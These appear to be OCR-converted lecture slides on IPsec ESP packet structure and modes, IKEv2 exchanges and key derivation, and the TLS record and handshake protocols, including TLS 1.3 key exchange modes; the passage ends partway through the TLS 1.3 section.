
- Padding (for Encryption)
  - **0 to 255 bytes of padding**
    - If the encryption algorithm requires the plaintext to be a multiple of some number of bytes, e.g., the block size of a block cipher, or to ensure that the resulting ciphertext terminates on a 4-byte boundary
    - a separate mechanism should be used for TFC (if required)
- Pad length
  - **the number of pad bytes in the Padding field**
- Next header
  - **8-bit field that identifies the type of data contained in the Payload Data field, e.g., an IPv4 or IPv6 packet, or a next layer header and data**
- Integrity Check Value (ICV)
  - **(optional) variable-length field computed over the ESP header, Payload, and ESP trailer fields**
  - **implicit ESP trailer fields (integrity padding and high-order Extended Sequence Numbers bits, if applicable) are included in the ICV computation**
- If the confidentiality service is selected, the encrypted data consists of the Payload Data and the ESP trailer
- If the integrity service is selected, the integrity computation encompasses the SPI, Sequence Number, Payload Data, and the ESP trailer

ESP - Transport Mode

- In transport mode, ESP is inserted after the IP header and before a next layer protocol, e.g., TCP, UDP, ICMP, etc.
  - **in IPv4, this translates to placing ESP after the IP header (and any options that it contains), but before the next layer protocol**
- Example of IPv4 packet before applying ESP




- The same packet after applying ESP in transport mode



ESP - Tunnel Mode

- In tunnel mode, the "inner" IP header carries the ultimate (IP) source and destination addresses, while an "outer" IP header contains the addresses of the IPsec "peers", e.g., addresses of SEGs
  - **mixed inner and outer IP versions are allowed, i.e., IPv6 over IPv4 and IPv4 over IPv6**
  - **ESP protects the entire inner IP packet, including the entire inner IP header**



Internet Key Exchange (IKEv2)

- IP Security (IPSec) provides confidentiality, data integrity, access control, and data source authentication to IP datagrams
- These services are provided by maintaining shared state (the Security Association) between the source and the destination
  - **this state defines the specific services provided to the datagram, which cryptographic algorithms will be used to provide the services, and the keys used as input to the cryptographic algorithms, etc.**
  - **establishing this state in a manual fashion does not scale well**
- Internet Key Exchange protocol (IKEv2)
  - **performs mutual authentication between two parties**
  - **establishes an IKE SA (IKE_SA) that includes shared secret information that can be used to efficiently establish SA for ESP (CHILD_SA)**


IKEv2 (cont.)

- IKEv2 implements a Authenticated Diffie–Hellman (SIGMA-type design) key exchange
  - **provides full AKE with mutual (or unilateral) explicit key authentication, identity agreement, and forward secrecy**
  - **key agreement + forward secrecy via**
    - Ephemeral Diffie–Hellman (or ECDH)
  - **authentication via**
    - digital signatures (certificates), or
    - PSK (pre-shared key), or
    - EAP (for client auth)

IKE Exchanges

- All IKE communications consist of pairs of messages (called exchange)
  - **a request and a response (with retransmission)**
- The first exchange is IKE_SA_INIT
  - **negotiates security parameters for the IKE_SA, sends nonces, and sends Diffie-Hellman values**
- The second exchange is IKE_AUTH
  - **transmits identities, proves knowledge of the secrets corresponding to the two identities, and sets up an SA for the first ESP or AH CHILD_SA**
  - **parts of these messages are encrypted and integrity protected with keys established through the IKE_SA_INIT exchange**
- Subsequent exchanges are CREATE_CHILD_SA
  - **creates other CHILD_SA**
  - **MAY be initiated by either ends of the IKE_SA**

IKE_SA_INIT and IKE_AUTH exchanges



IKE_SA_INIT and IKE_AUTH exchanges (cont.)

- Notation:

AUTH	**Authentication**
CERT	**Certificate**
CERTREQ	**Certificate Request**
HDR	**IKE header (not a payload)**
IDi	**Identification - Initiator**
IDr	**Identification - Responder**
KE	**Key Exchange**
Ni, Nr	**Nonce**
SA	**Security Association**
SK	**Encrypted and Authenticated**
TSi	**Traffic Selector - Initiator**
TSr	**Traffic Selector - Responder**

IKE_SA_INIT and IKE_AUTH exchanges (cont.)

- Description:
  - HDR **contains the SPIs, version numbers, and flags**
  - SAi **and** SAr **state (offer/choice) the cryptographic algorithms for the IKE_SA**
  - **The** KE **contains the Diffie-Hellman value**
  - Ni **and** Nr **are nonce values**
  - **the initiator and responder assert their identities with the** ID **payload**
  - AUTH **is a signature or MAC over the contents of the IKE_SA_INIT messages**
    - the actual algorithm depends on the type of keys
      - in case of shared secret:
        - AUTH = prf(prf(SharedSecret,"Key Pad for IKEv2"), <data>)
          - the inner PRF with a pad string is used so that if the shared secret is derived from a password, the IKE implementation can store the value prf(Shared Secret,"Key Pad for IKEv2") instead of the clear password
      - in case of public-key
        - RSA or DSA digital signature over the hash value

IKE_SA_INIT and IKE_AUTH exchanges (cont.)

- Description (cont.):
  - **optionally, messages 3 and 4 may include a certificate, or certificate chain providing evidence that the key used to compute a digital signature belongs to the name in the** ID **payload**
  - **the optional payloads** TSi **and** TSr **report the proposed traffic selectors (3rd message) and the accepted subset of traffic selectors (4th message)**

IKE_SA_INIT and IKE_AUTH exchanges (cont.)

- Description (cont.):
  - SKEYSEED **is the DH secret from which all keys are derived for that IKE_SA**
    - SKEYSEED is calculated as: $= \mathrm{PRF}(\mathrm{Ni} \,||\, \mathrm{Nr}, \mathrm{g\hat{}ir})$
      - where PRF(,) is negotiated within the SA, e.g. HMAC
    - from SKEYSEED further secrets are then generated:


$$\mathrm{SK_d} \,||\, \mathrm{SK_ai} \,||\, \mathrm{SK_ar} \,||\, \mathrm{SK_ei} \,||\, \mathrm{SK_er} \,||\, \mathrm{SK_pi} \,||\, \mathrm{SK_pr} = \\ = \mathrm{prf+}(\mathrm{SKEYSEED}, \mathrm{Ni} \,||\, \mathrm{Nr} \,||\, \mathrm{SPIi} \,||\, \mathrm{SPIr})$$

      - where
        - prf+(,) is a PRF built on prf(,)
        - SK_e and SK_a are used for IKE encryption and integrity protection
        - SK_d is used for derivation of further keying material for CHILD_SAs
        - SK_p are used in the input data of AUTH
  - **all but the headers of all the messages that follow the first exchange are encrypted and integrity protected by** SK{.}

TLS and DTLS

Transport Layer Security (TLS)

- Transport Layer Security (TLS) protocol (RFC 8446, version 1.3) provides privacy and data integrity between two communicating client/server applications
- TLS is application protocol independent
  - **higher-level protocols can layer on top of the TLS protocol transparently**



TLS security services

- TLS provides:
  - **peer's identity authentication**
    - using asymmetric cryptography (e.g., RSA, DSA, etc.)
  - **negotiation of encryption algorithm and cryptographic keys**
    - protected against eavesdropping, modifying and replay attacks
  - **confidentiality**
    - symmetric cryptography is used
  - **Message integrity and data authentication**
    - message transport includes a message integrity check using a keyed MAC
    - secure hash functions (e.g., SHA-1, etc.) are used for MAC computations
- TLS uses X.509 server certificates and client certificates (optional)

TLS vs. SSL


- TLS protocol (IETF standard) was based on the SSL 3.0 Protocol Specification as published by Netscape
- TLS v1.0 == SSL v3.1
  - **the differences between TLS v1.0 and SSL 3.0 were minor:**
    - record format version number
    - uses HMAC for MAC
    - a pseudo-random function expands secrets
    - has additional alert codes
    - some changes in supported ciphers
    - changes in certificate negotiations
    - changes in use of padding

TLS phases

- 1) Handshake
  - **Establish connection**
  - **Agree on encryption algorithm**
  - **Exchange key**
  - **Authentication**
    - through certificates
    - server only authentication, or both client and server
- 2) Securing messages
  - **Sending the actual enchrypted messages**
  - **Integrity checks with MACs**

TLS protocol

- The TLS Protocol is a layered protocol
  - **At each layer, messages may include fields for length, description, and content**
- The protocol is composed of two layers:
  - **TLS Handshake Protocol**
  - **TLS Record Protocol**




TLS Record Protocol

- TLS Record Protocol is at the lowest level, layered on top of some reliable transport protocol (e.g., TCP)
- Fragments the data into manageable blocks, optionally compresses the data, applies a MAC, encrypts, and transmits the result
- Provides connection security:
  - **confidentiality**
    - symmetric cryptography is used for data encryption (e.g., AES, RC4, etc.
    - the keys for this symmetric encryption are generated uniquely for each connection and are based on a secret negotiated by another protocol (such as the TLS Handshake Protocol)
  - **Message integrity and data authentication**
    - message transport includes a message integrity check using a keyed MAC
    - secure hash functions (e.g., SHA-1, etc.) are used for MAC computations
- It is used for encapsulating higher-level TLS protocols
  - **currently, four protocols are considered: the handshake protocol, the alert protocol, the change cipher spec protocol, and the application data protocol**

TLS Record Protocol (cont.)

- TLS-RP operation:




TLS Record Protocol (cont.)

- TLS-RP format
  - **Major Version=3**
  - **Minor Version:**
    - 0 = SSL3.0
    - 1 = TLS1.0
    - 2 = TLS1.1
    - 3 = TLS1.2

Note: In TLS 1.3, version 0x0304 is included in the *supported_versions* extesion in ClientHello/ServerHello messages

  - **Content Type:**
    - 20 = change_cipher_spec
    - 21 = alert
    - 22 = handshake
    - 23 = application_data



TLS Handshake Protocol

- TLS Handshake Protocol allows the server and client to authenticate each other and to negotiate an encryption algorithm and cryptographic keys before the application protocol transmits or receives its first byte of data
- The TLS Handshake Protocol provides:
  - **authentication of the the peer's identity using asymmetric cryptography (e.g., RSA, DSA, etc.)**
  - **secure negotiation of a shared secret**
- TLS-RP Content-type 22

TLS 1.3 key exchanges

- TLS 1.3 supports three basic key exchange modes:
  - **DHE and ECDHE**
    - Diffie-Hellman over either finite fields or elliptic curves is used for secret key establishment
    - the DH exchange (actually the entire handshake) is signed using the server (and optionally the client) certificate's private key
      - SIGMA-like authenticated key exchange
        - » client and server exchange ephemeral DH shares
        - » server signs handshake messages exchanged up to that point (authentication)
        - » both derive shared secrets
      - provides forward secrecy, unilateral or mutual authentication, AKE
  - **PSK alone**
    - Key exchange based on a symmetric Pre-Shared Key
    - the PSK is used as input for the key derivation function
  - **PSK with (EC)DHE**
    - DH exchange is MAC-authenticated using a key derived from PSK

TLS 1.3 key exchanges (cont.)

